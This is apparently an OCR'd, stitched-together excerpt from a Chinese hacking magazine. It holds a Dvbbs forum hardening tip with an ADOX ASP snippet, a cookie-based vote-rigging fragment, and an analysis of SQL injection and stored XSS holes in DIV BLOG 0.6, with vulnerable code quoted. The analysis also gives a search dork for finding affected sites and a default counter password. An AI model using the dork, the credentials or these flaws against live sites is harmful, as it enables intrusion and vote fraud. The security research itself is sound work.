
图1

我想一定是COOKIES记录在作

脚本小子: 也许你已经受够了动网论坛层出不穷的漏洞，也许你正在为论坛屡次被挂马而犯愁，然而采用ASP系统的网站，动网只能是首选，如何保护自己的动网不被他人入侵，已经成为众多站长津津乐道的话题，而现在已经有朋友研究出了动网免疫的方法，大家不妨一起来一下吧！虽然这个方法有点让人哭笑不得。

适合读者：网络爱好者、入侵爱好者、脚本爱好者

前置知识：无



永久免疫动网漏洞

文/佚名

笔者向大家介绍一个简单有效可以终身免疫论坛被攻陷的方法。介绍解决方法之前，我们先简单了解下网上针对动网论坛攻击的常见手法。

1.利用upfile.asp漏洞，跳过管理员权限，直接上传asp木马。 此招过于狠毒，好在动网已经修复了该漏洞。

2.通过其他途径获得管理员密码，或者是管理员的md5密码，然后登录后台，达到入侵目的。

3.利用动网代码漏洞，提升权限，在管理员组中增加一个用户，进而登录论坛后台，实现"挂马"等入侵行为。

在上传漏洞已经被修复的情况下，黑客只能采取后两种了。仔细分析不难看出，他们都涉及到一个关键词"后台"。因此，如果断绝了黑客登录后台的可能，那么网站将从此免予各种漏洞的侵扰！

我的方法是：平时使用时，把数据库中Admin表删除（实际不可取）或者改名，在需要后台管理时再将其还原！而这样的更改对整个论坛的正常运行没有任何影响。

当然谁也不想每次更改数据库表名时在本地用Access打开然后再上传到服务器。这里我们用ASP编程来实现。编写一个在线管理的ASP程序，论坛配置完成后运行一下，即可对流行的论坛攻击手段进行免疫；在需要登录后台管理时，再次运行程序进行恢复即可。如图1所示。




图1

程序代码我已经为大家准备好了：）这个里给出核心的一段：

```
Sub RenameTable (conStr, oldName, newName)
Dim objADOXDatabase
Set objADOXDatabase =
Server.CreateObject("ADOX.Catalog")
objADOXDatabase.ActiveConnection = conStr
objADOXDatabase.Tables(oldName).Name = newName
Set objADOXDatabase = Nothing
End Sub
```

当然，网络无安全！道高一尺，魔高一丈。上面提供的方法，对绝大多数论坛攻击手段是很有效的，但也有你郁闷的时候！如果网站所在服务器不幸被黑，而且黑客可以光顾论坛所在目录，那一切努力都将白费！当然本文只是从一个角度去探讨如何就动网系统自身提高安全的方法，仅作抛砖引玉之用。毕竟我们除了能黑论坛，还要能保护一个论坛！




图2

怪，于是用IECV.EXE查看COOKIES。却发现没有什么异常的，郁闷。

无奈之下将COOKIES清除后，发现《课堂内外》网站已经不能"记住"我了。重新找了个工具——老兵的Cookis Browser如图3所示。登录后果然抓到了COOKIES。

这里大胆猜测一下，系统根据COOKIES是否存在来判断是否投过票。现在我们就可以更改COOKIES随心所欲投票了，另外我发现只要用户ID达到一定长度也可无限制投票下去（这样速度更快，因为不用去改COOKIES），也不知道是不是像一般程序那样"溢出"……




图3

最后谈一下修补方法：要是整个系统在投票认证上加一个判断用户是否存在的函数就不会被这样轻易刷票了，希望管理员看到本文尽快补上漏洞。

脚本小子：玩Bolg的朋友越来越多，DIV BLOG也渐渐受到人们欢迎，它是一款基于ASP的开源BLOG系统，其界面漂亮，功能也很强大，目前网上很多人在采用这套系统。不过对于我们黑客爱好者来说，界面和功能都是其次，程序是否安全才是我们所关注的要点。

适合读者：网络爱好者、入侵爱好者

前置知识：无



深度剖析 DIV BLOG 0.6安全性

文/图 曾云好

最近在玩Blog，发现DIV BLOG满有意思的。不过测试了一下，检查出最新的0.6版中存在不少漏洞，这里公布出来与大家共享。

我们可以利用关键字"Program by DLog"来查找使用该系统的网站，查询结果大约有16万，如图1所示。




图1

DIV BLOG 0.6由1.博客系统，2.统计系统，3.eWebEditor在线编辑系统三部分组成。下面就分别来对这三部分进行深度剖析。

博客系统

写这套系统的程序员还是有一定的安全意识的，因为系统中大部分提交数据的表单都对单引号进行了过滤。但是仅仅过滤单引号有用吗？因此该系统还是出现了比较严重的注入漏洞，显然不够，这里尤以文件showlog.asp最为严重。因为BOLG上的日志文件都是用它来显示的，代码如下：

```
.................省略代码
dim lastlog_id,nextlog_id,lasttitle,nexttitle,cat_select,lncode
sub getlnlog
    if cat_id<>0 then
        cat_select="and cat_id="&cat_id
    else
        cat_select=""
    end if
    sql="SELECT top 1 log_id,log_tittle FROM log where log_id>"&request("log_id")&"
"&cat_select&" ORDER BY log_id ASC"
'没有任何过滤就执行数据库操作，出现了注入漏洞
    set rs=conn.Execute(sql)
.........................省略代码
```

```
dim log_id,e_log_r_id,log_r_id,scode
sub getlogcode
log_id=replace(request("log_id"),"'","''")
if request("log_id")="" then
    scode=scode&"错误的地址"
    exit sub
end if
if request("log_r_id")<>"" then
    e_log_r_id=replace(request("log_r_id"),"'","''")
end if
sql="SELECT * from log where log_id="&log_id&""
'仅仅过滤了单引号
..................省略代码
```

通过分析上面的代码，我们可以轻易的发现其存在的漏洞，类似这么明显注入漏洞的文件还有很多，但是showlog.asp的漏洞是直接可以在URL地址栏内进行攻击的，我们只需要在注入工具中加入数据库中的表名及列名就可以进行注入了，非常方便，如图2所示。




图2

2006年第8期黑防刺猬给我们介绍了一种隐藏式的注入漏洞，而本系统也同样出现了类似的情况。这个漏洞是由showlog.asp和remark.asp两个文件组成，请看代码

```
showlog.asp代码：
................省略代码
scode=scode&"<div>"
scode=scode&"<form name='EditRemark' method='POST' action='remark.asp'>"
```

```
    scode=scode&"<input type='hidden' name='log_r_author' value='"&ASPLOG("log_r_author")&"' />"
    scode=scode&"<input type='hidden' name='log_r_id' value='"&log_r_id&"' />"
    scode=scode&"<input type='hidden' name='log_id' value='"&log_id&"' />"
    scode=scode&"<input type='hidden' name='cat_id' value='"&cat_id&"' />"
    scode=scode&"<input type='hidden' name='remark_action' value='edit_remark' />"
    '上面数据的类型都是hidden
    remark.asp代码
    ................省略代码
    log_r_content=RTrim(replace(request("log_r_content"),"'",""))
    log_r_author=replace(request("log_r_author"),"'","")
    log_r_face=replace(request("log_r_face"),"'","")
    log_id=replace(request("log_id"),"'","")
    log_r_id=replace(request("log_r_id"),"'","")
    cat_id=replace(request("cat_id"),"'","")
    adduser=replace(request("adduser"),"'","")
    '仅仅过滤了单引号
    ................省略代码
    if Ulogin="true" or unknowadd="true" then
    'if log_r_author=username or isad=-1 then
    '进行数据库操作
    if request("remark_action")="add_remark" then
    sql= "INSERT INTO log_r(log_r_content,log_r_author,log_r_face,log_id,allows,allowubb)
    VALUES
    ('"&log_r_content&"','"&log_r_author&"','"&log_r_face&"','"&log_id&"','"&allows&"','"&allowubb&"')"
    conn.Execute(sql)
    SQL= "UPDATE log SET lr_Count=lr_Count+1 where log_id= " & log_id & ""
    conn.Execute(sql)
    SQL= "UPDATE log_count SET r_Count=r_Count+1 where count_id=1"
    conn.Execute(sql)
    SQL= "UPDATE user_mdb SET f_r_count=f_r_count+1 where username= '" & log_r_author & "'"
    conn.Execute(sql)
```

在文件showlog.asp的表单中，其type的类型是"hidden"。在文件remark.asp中对showlog.asp表单中的数据只是过滤了单引号，从而又使漏洞出现了。当然这些提交框是看不见的。攻击方法也是一样先抓包，然后修改数据包中的一些数据，构造出注入攻击语句，从而得到管理员密码。具体的过程这里就不演示，可以参考第8期刺猬的文章。

跨站漏洞是我无意中发现的，当时看见上面有一个网友评论，我就写了一些跨站代码。但是并没有出现跨站漏洞，我想可能系统过滤了跨站代码吧，然而分析源程序的时候却发现根本没有过滤，但是为什么没有出现跨站呢？如图3所示。




图3

等我看到top10.asp时才有了点思路，此文件的功能是列出前10名的评论，查询代码如下：

```
    dim top
    dim SQL
    set top = Server.CreateObject("ADODB.Recordset")
    SQL = "Select top 10 * from log_r order by log_r_id desc"
    top.open SQL,conn,1,1  '以降序排列的方法查询前10位的评论
```

因为评论是刚刚发表的，所以在打开top10.asp时会对我们提交的跨站代码进行一次查询，事实证明了我的想法，如图4所示。




图4

上面的漏洞都比较常见，不管是明显式还是隐藏式注入漏洞及跨站漏洞都是因为没有把参数过滤干净而导致的。此系统存在注入漏洞的地方还有很多，这里只是把比较典型的拿出来给大家分析。目前防注入的程序比较多，这里就不多讲了，特别要注意的问题是：任何提交的数据如果要对数据库进行操作，就必须对提交的数据进行严格的过滤。

统计系统

统计系统采用的版本是COCOON Counter，功能不错，但在安全性上还是有一些不完善的地方。我测试了很多使用该系统的网站的统计系统，居然全部都是原始密码（用户名：ting，密码：123456）。可能大家都认为该统计系统不会对系统造成什么"伤害"吧？其实不然，请听我细细讲来。

管理员进入该统计系统的"管理工具"时不需要用户名的验证，只要密码就可以了。点击首页的"管理"进入，在这里可以看到统计系统上所有的用户名及密码。Info.asp的功能是修改资料，Register.asp的功能是注册。这两个文件是统计上唯一可以往数据库写入数据的地方，可是在这里却出现了问题，这里以Info.asp来举例，代码如下：

```
    var bIsLogined = chkLogin(true);
    if(isPostBack()){
    var sUID = Request.Form("UID")+"";
    var sPwd = Request.Form("PWD")+"";
    var sNewPwd = Request.Form("PWD1")+"";
    var sSiteTitle = Request.Form("SiteTitle")+"";
    var sSiteIntro = Request.Form("SiteIntro")+"";
    var sSiteUrl = Request.Form("SiteUrl")+"";
    var sSiteUrl1 = Request.Form("SiteUrl1")+"";
```

```
    var sSiteUrl2 = Request.Form("SiteUrl2")+"";
    var sSiteMaster = Request.Form("SiteMaster")+"";
    var sSiteEmail = Request.Form("SiteEmail")+"";
    var sSiteOpen = Request.Form("SiteOpen")+"";
    sSqlString = "select PWD,SiteTitle,SiteIntro,SiteUrl,
SiteUrl1,SiteUrl2,SiteMaster,SiteEmail,SiteOpen,UID "
    + "from t_Site where SiteId=" + iSiteId;
    //没有进行任何过滤就直接进行数据库操作
    var oRs = new ActiveXObject("ADODB.Recordset");
    oRs.open(sSqlString,oConn,1,3);
```

上面代码所对应的功能如图5 所示。

